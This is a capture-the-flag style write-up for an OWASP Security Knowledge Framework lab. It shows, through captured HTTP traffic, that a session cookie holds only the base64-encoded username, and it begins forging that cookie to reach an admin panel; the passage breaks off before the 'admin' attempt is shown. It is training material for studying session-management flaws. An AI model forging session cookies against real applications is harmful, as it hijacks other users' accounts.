Python - Session Management 1

Running the app on Docker

```
$ sudo docker pull blabla1337/owasp-skf-lab:session-management-1
```

```
$ sudo docker run -ti -p 127.0.0.1:5000:5000 blabla1337/owasp-skf-lab:session-management-1
```

Now that the app is running let's go hacking!

Reconnaissance


One of the core components of any web-based application is the mechanism by which it controls and maintains the state for a user interacting with it. To avoid continuous authentication for each page of a website or service, web applications implement various mechanisms to store and validate credentials for a pre-determined timespan. These mechanisms are known as Session Management.

An attacker who is able to predict and forge a weak cookie can easily hijack the sessions of legitimate users.

Cookies are used to implement session management and are described in detail in RFC 2965. See WSTG-SESS-01 for more information.

The goal of this lab is to get access to admin panel, without knowing his/her credentials. So let's start.

At the first look, there is default credentials and site leads us to perform new login:



SKF Labs

172.24.39.42:5000

Security Knowledge Framework

LIVE DEMONSTRATION!

Authentication

Please login first (password: 1234):


john

●●●●

Submit Button

© SKF - Visit website

Before performing new login, let's check if there is any cookie(s):



OWASP ZAP - OWASP ZAP 2.11.1


```
GET http://172.24.39.42:5000/ HTTP/1.1
Host: 172.24.39.42:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.7.2
Date: Fri, 16 Sep 2022 07:40:44 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 10047
Connection: close

<!DOCTYPE html>
<html>

<head>

     <meta charset="utf-8">
     <meta name="viewport" content="width=device-width, initial-scale=1">
     <title>SKF Labs</title>

     <link href="/static/css/Normalize.css" rel="stylesheet">
     <link href="/static/css/datepicker3.css" rel="stylesheet">
     <link href="/static/css/styles.css" rel="stylesheet">
```

Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
84	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/	200	OK	20 ms	10,047 bytes	Medium		Form, Password, Scrip...
85	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/js/hints.js	200	OK	6 ms	940 bytes	Low		
86	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/js/lumino.glyphs.js	200	OK	7 ms	65,479 bytes	Low		
90	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/js/bootstrap.min.js	200	OK	13 ms	31,824 bytes	Medium		Comment
89	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/css/Normalize.css	200	OK	7 ms	8,225 bytes	Low		Comment
88	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/js/jquery-3.6.0.mi...	200	OK	9 ms	89,501 bytes	Low		Form, Script, Comment
93	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/css/datepicker3.css	200	OK	12 ms	34,564 bytes	Low		Comment
91	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/css/styles.css	200	OK	7 ms	23,035 bytes	Low		Password, Comment

Alerts 0 4 2 1 Primary Proxy: localhost:8080

No cookies for now. so we just continue to login as user `john`:


OWASP ZAP - OWASP ZAP 2.11.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request & Response
Contexts
Default Context
Sites
https://firefox.settings.services.mozilla.
http://172.24.39.42:5000
GET:/
GET:favicon.ico
POST:login()(password,username)
GET:panel
static
Text
History Search Alerts Output WebSockets
Filter: OFF Export


```
POST http://172.24.39.42:5000/login HTTP/1.1
Host: 172.24.39.42:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://172.24.39.42:5000
Connection: keep-alive
Referer: http://172.24.39.42:5000/
Upgrade-Insecure-Requests: 1

username=john&password=1234
```


```
HTTP/1.1 302 FOUND
Server: Werkzeug/2.2.2 Python/3.7.2
Date: Fri, 16 Sep 2022 07:44:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 199
Location: /panel
Set-Cookie: sessionid=am9obg==; Path=/
Connection: close

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/panel">/panel</a>. If
not, click the link.
```

Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
84	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/	200	OK	20 ms	10,047 bytes	Medium		Form, Password, Scrip...
85	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/js/hints.js	200	OK	6 ms	940 bytes	Low		
86	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/js/lumino.glyphs.js	200	OK	7 ms	65,479 bytes	Low		
90	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/js/bootstrap.min.js	200	OK	13 ms	31,824 bytes	Medium		Comment
89	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/css/Normalize.css	200	OK	7 ms	8,225 bytes	Low		Comment
88	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/js/jquery-3.6.0.mi...	200	OK	9 ms	89,501 bytes	Low		Form, Script, Comment
93	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/css/datepicker3.css	200	OK	12 ms	34,564 bytes	Low		Comment
91	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/css/styles.css	200	OK	7 ms	23,035 bytes	Low		Password, Comment
94	Proxy	9/16/22, 3:44:03 AM	POST	http://172.24.39.42:5000/login	302	FOUND	18 ms	199 bytes	Low		SetCookie
95	Proxy	9/16/22, 3:44:03 AM	GET	http://172.24.39.42:5000/panel	200	OK	8 ms	9,824 bytes	Medium		Form, Script, Comment
96	Proxy	9/16/22, 3:44:03 AM	GET	http://172.24.39.42:5000/static/js/lumino.glyphs.js	304	NOT MODIFIED	11 ms	0 bytes			
97	Proxy	9/16/22, 3:44:03 AM	GET	http://172.24.39.42:5000/static/js/hints.js	304	NOT MODIFIED	6 ms	0 bytes			

Alerts 0 5 4 2 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

An interesting cookie found! after submiting login request, server respond us with 302 redirect and new cookie named `sessionid` and a base64-looking value for it. To make sure, decoding value `am9obg==` as base64, gives us very interesting string: `john`! It keeps track of submitting username. Let's check next response, which server redirects us to:




OWASP ZAP - OWASP ZAP 2.11.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request & Response
Contexts
Default Context
Sites
https://firefox.settings.services.mozilla.
http://172.24.39.42:5000
GET:/
GET:favicon.ico
POST:login()(password,username)
GET:panel
static
History Search Alerts Output WebSockets
Filter: OFF Export

```
GET http://172.24.39.42:5000/panel HTTP/1.1
Host: 172.24.39.42:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.24.39.42:5000/
Connection: keep-alive
Cookie: sessionid=am9obg==
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.7.2
Date: Fri, 16 Sep 2022 07:44:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 9824
Connection: close

<!DOCTYPE html>
<html>

<head>

    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>SKF Labs</title>

    <link href="/static/css/Normalize.css" rel="stylesheet">
    <link href="/static/css/datepicker3.css" rel="stylesheet">
    <link href="/static/css/styles.css" rel="stylesheet">

    <!--Icons-->
```

Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
84	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/	200	OK	20 ms	10,047 bytes	Medium		Form, Password, Scrip...
85	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/js/hints.js	200	OK	6 ms	940 bytes	Low		
86	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/js/lumino.glyphs.js	200	OK	7 ms	65,479 bytes	Low		
90	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/js/bootstrap.min.js	200	OK	13 ms	31,824 bytes	Medium		Comment
89	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/css/Normalize.css	200	OK	7 ms	8,225 bytes	Low		Comment
88	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/js/jquery-3.6.0.mi...	200	OK	9 ms	89,501 bytes	Low		Form, Script, Comment
93	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/css/datepicker3.css	200	OK	12 ms	34,564 bytes	Low		Comment
91	Proxy	9/16/22, 3:40:44 AM	GET	http://172.24.39.42:5000/static/css/styles.css	200	OK	7 ms	23,035 bytes	Low		Password, Comment
94	Proxy	9/16/22, 3:44:03 AM	POST	http://172.24.39.42:5000/login	302	FOUND	18 ms	199 bytes	Low		SetCookie
95	Proxy	9/16/22, 3:44:03 AM	GET	http://172.24.39.42:5000/panel	200	OK	8 ms	9,824 bytes	Medium		Form, Script, Comment
96	Proxy	9/16/22, 3:44:03 AM	GET	http://172.24.39.42:5000/static/js/lumino.glyphs.js	304	NOT MODIFIED	11 ms	0 bytes			
97	Proxy	9/16/22, 3:44:03 AM	GET	http://172.24.39.42:5000/static/js/hints.js	304	NOT MODIFIED	6 ms	0 bytes			

Alerts 0 5 4 2 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0


We logged in to user panel with a cookie named `sessionid` that keeps username as base64 encoded string.

In order to WSTG-SESS-01:

```
A common mistake is to include specific data in the Token instead of issuing a generic value
```

Exploitation

Let's see server reaction to manipulating cookie. To do so, we can totally remove cookie or change it's value to something random. For example I base64 `blahblah` and put the result(`YmxhaGJsYWg=`) in `sessionid` cookie:



```
GET http://172.24.39.42:5000/panel HTTP/1.1
Host: 172.24.39.42:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Referer: http://172.24.39.42:5000/
Connection: keep-alive
Cookie: sessionid=YmxhaGJsYWg=
Upgrade-Insecure-Requests: 1
Content-Length: 0
```


```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.7.2
Date: Fri, 16 Sep 2022 08:28:03 GMT
```

```
                              <div class=
"col-lg-12">
                                  <div class=
"panel panel-default">
                                      <div class=
"panel-heading">Authentication</div>
                                      <div class=
"panel-body">
                                          <div
class="col-md-6">
Please login first (password: 1234):</br></br />
                                                <
form method="post" action="/login">
    <input type="text" class="form-control" name=
"username"
        placeholder="username" value="john" /><br />
    <input type="password" class="form-control" name=
"password"
        placeholder="password" value="1234" /><br />
    <button class="btn btn-primary" type="submit">
Submit
```

Time: 5 ms Body Length: 10047 bytes Total Length: 10222 bytes

```
 99 Proxy   9/16/22, 3:44:04 AM  GET  http://172.24.39.42:5000/static/js/bootstrap.min.js   304 NOT MODIFIED  4 ms    0 bytes
102 Proxy   9/16/22, 3:44:04 AM  GET  http://172.24.39.42:5000/static/css/styles.css        304 NOT MODIFIED  5 ms    0 bytes
103 Proxy   9/16/22, 3:44:04 AM  GET  https://firefox.settings.services.mozilla.com/v1/buc…  200 OK            962 ms  54 bytes      Medium  JSON
110 Proxy   9/16/22, 3:44:05 AM  GET  https://firefox.settings.services.mozilla.com/v1/buc…  200 OK            211 ms  329 bytes     Medium  JSON
124 Manual  9/16/22, 4:28:03 AM  GET  http://172.24.39.42:5000/panel                        302 FOUND         5 ms    199 bytes
125 Manual  9/16/22, 4:28:03 AM  GET  http://172.24.39.42:5000/login                        200 OK            14 ms   10,047 bytes  Medium  Form, Password, Scrip…
```

It redirects us to login page. Now we try with possible valid value like `admin`, to check how it reacts.




```
